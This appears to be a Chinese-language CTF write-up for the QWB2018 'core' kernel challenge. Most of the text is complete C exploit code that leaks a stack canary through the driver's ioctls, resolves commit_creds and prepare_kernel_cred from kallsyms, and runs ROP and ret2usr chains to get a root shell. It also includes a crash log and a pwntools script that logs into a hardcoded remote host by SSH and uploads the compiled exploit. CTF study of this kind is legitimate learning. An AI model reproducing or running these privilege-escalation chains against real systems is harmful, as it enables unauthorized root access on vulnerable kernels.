```
#include

#include

#include

void spawn_shell()

{

if(!getuid())

{

system("/bin/sh");

}

else

{

puts("[*]spawn shell error!");

}

exit(0);

}

size_t commit_creds = 0, prepare_kernel_cred = 0;

size_t raw_vmlinux_base = 0xffffffff81000000;

/*

* give_to_player [master●●] check ./core.ko

./core.ko: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), BuildID[sha1]=549436d

[*] '/home/m4x/pwn_repo/QWB2018_core/give_to_player/core.ko'

Arch: amd64-64-little

RELRO: No RELRO

Stack: Canary found

NX: NX enabled

PIE: No PIE (0x0)

*/

size_t vmlinux_base = 0;

size_t find_symbols()

{

FILE* kallsyms_fd = fopen("/tmp/kallsyms", "r");
```

```
/* FILE* kallsyms_fd = fopen("./test_kallsyms", "r"); */
if(kallsyms_fd < 0)
{
puts("[*]open kallsyms error!");
exit(0);
}
char buf[0x30] = {0};
while(fgets(buf, 0x30, kallsyms_fd))
{
if(commit_creds & prepare_kernel_cred)
return 0;
if(strstr(buf, "commit_creds") && !commit_creds)
{
/* puts(buf); */
char hex[20] = {0};
strncpy(hex, buf, 16);
/* printf("hex: %s\n", hex); */
sscanf(hex, "%llx", &commit_creds);
printf("commit_creds addr: %p\n", commit_creds);
/*
* give_to_player [master●●] bpython
bpython version 0.17.1 on top of Python 2.7.15 /usr/bin/n
>>> from pwn import *
>>> vmlinux = ELF("./vmlinux")
[*] '/home/m4x/pwn_repo/QWB2018_core/give_to_player/vmli'
Arch: amd64-64-little
RELRO: No RELRO
Stack: Canary found
NX: NX disabled
PIE: No PIE (0xffffffff81000000)
RWX: Has RWX segments
>>> hex(vmlinux.sym['commit_creds'] - 0xffffffff81000000)
'0x9c8e0'
*/
vmlinux_base = commit_creds - 0x9c8e0;
printf("vmlinux_base addr: %p\n", vmlinux_base);
}
if(strstr(buf, "prepare_kernel_cred") && !prepare_kernel_cred)
{
/* puts(buf); */
char hex[20] = {0};
strncpy(hex, buf, 16);
sscanf(hex, "%llx", &prepare_kernel_cred);
printf("prepare_kernel_cred addr: %p\n", prepare_kernel_cred);
vmlinux_base = prepare_kernel_cred - 0x9cce0;
/* printf("vmlinux_base addr: %p\n", vmlinux_base); */
}
}
if(!(prepare_kernel_cred & commit_creds))
{
puts("[*]Error!");
exit(0);
}
}
size_t user_cs, user_ss, user_rflags, user_sp;
void save_status()
{
__asm__("mov user_cs, cs;"
"mov user_ss, ss;"
"mov user_sp, rsp;"
"pushf;"
"pop user_rflags;"
```


```
);
puts("[*]status has been saved.");
}
void set_off(int fd, long long idx)
{
printf("[*]set off to %ld\n", idx);
ioctl(fd, 0x6677889C, idx);
}
void core_read(int fd, char *buf)
{
puts("[*]read to buf.");
ioctl(fd, 0x6677889B, buf);
}
void core_copy_func(int fd, long long size)
{
printf("[*]copy from user with size: %ld\n", size);
ioctl(fd, 0x6677889A, size);
}
int main()
{
save_status();
int fd = open("/proc/core", 2);
if(fd < 0)
{
puts("[*]open /proc/core error!");
exit(0);
}
find_symbols();
// gadget = raw_gadget - raw_vmlinux_base + vmlinux_base;
ssize_t offset = vmlinux_base - raw_vmlinux_base;
set_off(fd, 0x40);
```

```
char buf[0x40] = {0};
core_read(fd, buf);
size_t canary = ((size_t *)buf)[0];
printf("[+]canary: %p\n", canary);
size_t rop[0x1000] = {0};
int i;
for(i = 0; i < 10; i++)
{
rop[i] = canary;
}
rop[i++] = 0xffffffff81000b2f + offset; // pop rdi; ret
rop[i++] = 0;
rop[i++] = prepare_kernel_cred; // prepare_kernel_cred(0)
rop[i++] = 0xffffffff810a0f49 + offset; // pop rdx; ret
rop[i++] = 0xffffffff81021e53 + offset; // pop rcx; ret
rop[i++] = 0xffffffff8101aa6a + offset; // mov rdi, rax; call rdx;
rop[i++] = commit_creds;
rop[i++] = 0xffffffff81a012da + offset; // swapgs; popfq; ret
rop[i++] = 0;
rop[i++] = 0xffffffff81050ac2 + offset; // iretq; ret;
rop[i++] = (size_t)spawn_shell; // rip
rop[i++] = user_cs;
rop[i++] = user_rflags;
rop[i++] = user_sp;
rop[i++] = user_ss;
write(fd, rop, 0x800);
core_copy_func(fd, 0xffffffffffff0000 | (0x100));
return 0;
}
```

ret2usr

rop过程

直接转到用户态了



```
[    2.164064] rtc_cmos 00:00: setting system clock to 2020-04-16 05:19:43 UTC (158)
[    2.174560] BIOS EDD facility v0.16 2004-Jun-25, 0 devices found
[    2.178711] EDD information not available.
[    2.184491] Freeing unused kernel memory: 1464K (ffffffff81f41000 - ffffffff820a)
[    2.188087] Write protecting the kernel read-only data: 14336k
[    2.192674] Freeing unused kernel memory: 1916K (ffff880001821000 - ffff880001a0)
[    2.204292] Freeing unused kernel memory: 120K (ffff880001de2000 - ffff880001e00)
[    2.216624] babydriver: module verification failed: signature and/or required kel

Boot took 1.17 seconds

/ $ /tmp/exploit4
[*]status has been saved.
[   49.738720] device open
[   49.740159] device open
[   49.742228] alloc done
[   49.743638] device release
[   49.752142] PANIC: double fault, error_code: 0x0
[   49.755078] CPU: 0 PID: 89 Comm: exploit4 Tainted: G           OE   4.4.72 #1
[   49.761240] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.13.0-14
[   49.765658] task: ffff880000a3f2c0 ti: ffff880002794000 task.ti: ffff880002794000
[   49.769951] RIP: 0010:[<ffffffff8181bdcd>]  [<ffffffff8181bdcd>] async_page_faul0
[   49.775765] RSP: 0018:00007fffe2322fd8  EFLAGS: 00010007
[   49.779972] RAX: 000000008181a797 RBX: 0000000000000001 RCX: ffffffff8181a797
[   49.784325] RDX: 00000000000000cc RSI: 0000000000000000 RDI: 00007fffe2323098
[   49.788386] RBP: 0000000000000000 R08: ffff880000a79758 R09: ffff880002c01c00
[   49.793072] R10: ffff880002751d00 R11: 00000000009ed2e6 R12: 0000000000000008
[   49.797247] R13: ffff880000a79c00 R14: ffffc900000442b0 R15: ffff880002787600
[   49.802583] FS:  0000000000721880(0063) GS:ffff880003a00000(0000) knlGS:000000000
[   49.807558] CS:  0010 DS: 0000 ES: 0000 CR0: 000000008005003b
[   49.811107] CR2: 00007fffe2322fc8 CR3: 0000000000a75000 CR4: 00000000000006f0
[   49.817750] Stack:
```

```
 RBP  0xffff880003a04ec0 —▸ 0xffff880003a04f08 —▸ 0xffff880003a04f20 —▸ 0xffff880003
a04f48 ◂— 0
 RSP  0xffff880003a04e48 —▸ 0xffffffff8101a532 ◂— mov    rdx, qword ptr [r15]
 RIP  0xffffffff8181a797 ◂— iretq
──────────────────────────────────────────────────────────────────[ DISASM ]──
 ► 0xffffffff8181a797    iretq
   0xffffffff8181a799    push   rax
   0xffffffff8181a79a    push   rdi
   0xffffffff8181a79b    swapgs
   0xffffffff8181a79e    nop    dword ptr [rax]
   0xffffffff8181a7a1    mov    rdi, qword ptr gs:[0xa000]
   0xffffffff8181a7aa    mov    qword ptr [rdi], rax
   0xffffffff8181a7ad    mov    rax, qword ptr [rsp + 0x10]
   0xffffffff8181a7b2    mov    qword ptr [rdi + 8], rax
   0xffffffff8181a7b6    mov    rax, qword ptr [rsp + 0x18]
   0xffffffff8181a7bb    mov    qword ptr [rdi + 0x10], rax
───────────────────────────────────────────────────────────────────[ STACK ]──
00:0000│ rsp  0xffff880003a04e48 —▸ 0xffffffff8101a532 ◂— mov    rdx, qword ptr [r15]
01:0008│      0xffff880003a04e50 ◂— 0x10
02:0010│      0xffff880003a04e58 ◂— add    byte ptr [rcx], r8b /* 0x10046; 'F' */
03:0018│      0xffff880003a04e60 —▸ 0xffff880003a04e70 ◂— 0
04:0020│      0xffff880003a04e68 ◂— 0x18
05:0028│      0xffff880003a04e70 ◂— 0
06:0030│      0xffff880003a04e78 —▸ 0xffff880003a04f58 —▸ 0xffff880002787600 ◂— 0
07:0038│      0xffff880003a04e80 ◂— 0
───────────────────────────────────────────────────────────────[ BACKTRACE ]──
 ► f 0 ffffffff8181a797
   f 1 ffffffff8101a532
   f 2               10
   f 3            10046
   f 4 ffff880003a04e70
   f 5               18
   f 6                0
────────────────────────────────────────────────────────────────────────────
gdb-peda$
```

到用户态后,在往下直接运行起来了

这里可以看到ret2usr确实是直接返回到用户态执行,commit_creds(prepare_kernel_cred(0)),通过函数指针执行

而常规ROP构造相对复杂些

exp1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

```
#include
#include
#include
#include
#include
```

```
#include

#include

size_t user_cs, user_ss, user_rflags, user_sp;

void save_status()

{

__asm__("mov user_cs, cs;"

"mov user_ss, ss;"

"mov user_sp, rsp;"

"pushf;"

"pop user_rflags;"

);

puts("[*]status has been saved.");

}

void get_shell(void){

system("/bin/sh");

}

size_t commit_creds = 0, prepare_kernel_cred = 0;

size_t raw_vmlinux_base = 0xffffffff81000000;

size_t vmlinux_base = 0;

size_t find_symbols()

{

FILE* kallsyms_fd = fopen("/tmp/kallsyms", "r");

/* FILE* kallsyms_fd = fopen("./test_kallsyms", "r"); */

if(kallsyms_fd < 0)

{

puts("[*]open kallsyms error!");

exit(0);

}

char buf[0x30] = {0};

while(fgets(buf, 0x30, kallsyms_fd))

{
```

```
if(commit_creds & prepare_kernel_cred)

return 0;

if(strstr(buf, "commit_creds") && !commit_creds)

{

/* puts(buf); */

char hex[20] = {0};

strncpy(hex, buf, 16);

/* printf("hex: %s\n", hex); */

sscanf(hex, "%llx", &commit_creds);

printf("commit_creds addr: %p\n", commit_creds);

vmlinux_base = commit_creds - 0x9c8e0;

printf("vmlinux_base addr: %p\n", vmlinux_base);

}

if(strstr(buf, "prepare_kernel_cred") && !prepare_kernel_cred)

{

/* puts(buf); */

char hex[20] = {0};

strncpy(hex, buf, 16);

sscanf(hex, "%llx", &prepare_kernel_cred);

printf("prepare_kernel_cred addr: %p\n", prepare_kernel_cred);

vmlinux_base = prepare_kernel_cred - 0x9cce0;

/* printf("vmlinux_base addr: %p\n", vmlinux_base); */

}

}

if(!(prepare_kernel_cred & commit_creds))

{

puts("[*]Error!");

exit(0);

}

}

void get_root()
```

```
{
char* (*pkc)(int) = prepare_kernel_cred;
void (*cc)(char*) = commit_creds;
(*cc)((*pkc)(0));
/* puts("[*] root now."); */
}
void set_off(int fd, long long idx)
{
printf("[*]set off to %ld\n", idx);
ioctl(fd, 0x6677889C, idx);
}
void core_read(int fd, char *buf)
{
puts("[*]read to buf.");
ioctl(fd, 0x6677889B, buf);
}
void core_copy_func(int fd, long long size)
{
printf("[*]copy from user with size: %ld\n", size);
ioctl(fd, 0x6677889A, size);
}
int main(void)
{
find_symbols();
size_t offset = vmlinux_base - raw_vmlinux_base;
save_status();
int fd = open("/proc/core",O_RDWR);
set_off(fd, 0x40);
size_t buf[0x40/8];
core_read(fd, buf);
size_t canary = buf[0];
printf("[*]canary : %p\n", canary);

size_t rop[0x30] = {0};

rop[8] = canary ;

rop[10] = (size_t)get_root;

rop[11] = 0xffffffff81a012da + offset; // swapgs; popfq; ret

rop[12] = 0;

rop[13] = 0xffffffff81050ac2 + offset; // iretq; ret;

rop[14] = (size_t)get_shell;

rop[15] = user_cs;

rop[16] = user_rflags;

rop[17] = user_sp;

rop[18] = user_ss;

puts("[*] DEBUG: ");

getchar();

write(fd, rop, 0x30 * 8);

core_copy_func(fd, 0xffffffffffff0000 | (0x100));

}
```

2018 0CTF Finals Baby Kernel

占坑,double Fetch,暂时不进行学习

备份上传脚本1

2

3

4

5

6

7

8

9

10

11

12

```
#!/usr/bin/python
from pwn import *
HOST = "35.221.78.115"
PORT = 10022
USER = "pwn"
PW = "pwn"
def compile():
log.info("Compile")
os.system("musl-gcc -w -s -static -o3 pwn2.c -o pwn")
def exec_cmd(cmd):
r.sendline(cmd)
r.recvuntil("$ ")
def upload():
p = log.progress("Upload")
with open("pwn", "rb") as f:
data = f.read()
encoded = base64.b64encode(data)
r.recvuntil("$ ")
for i in range(0, len(encoded), 300):
p.status("%d / %d" % (i, len(encoded)))
exec_cmd("echo \"%s\" >> benc" % (encoded[i:i+300]))
exec_cmd("cat benc | base64 -d > bout")

exec_cmd("chmod +x bout")

p.success()

def exploit(r):

compile()

upload()

r.interactive()

return

if __name__ == "__main__":

if len(sys.argv) > 1:

session = ssh(USER, HOST, PORT, PW)

r = session.run("/bin/sh")

exploit(r)

else:

r = process("./startvm.sh")

print util.proc.pidof(r)

pause()

exploit(r)
```

总结改cred结构体大小感觉相对利用简单一些,我做的时候,难点在于获取cred结构体大小,具体过程已经记录下来了

改tty结构体,也就是改函数指针,这个也需要计算结构体大小,已经覆盖部分大小,具体也是通过编译文件直接获得,我这里

ret2usr这种方法构造的rop链相对简单一些,在内核态进行ROP的过程稍微复杂一些

smep保护是可以关闭的

内核pwn的exp编写相对复杂一些,用纯c编写,这个过程我具体只做了babydriver那题的cred部分,这个还让我学了下fork以及wait

参考

ctf-wiki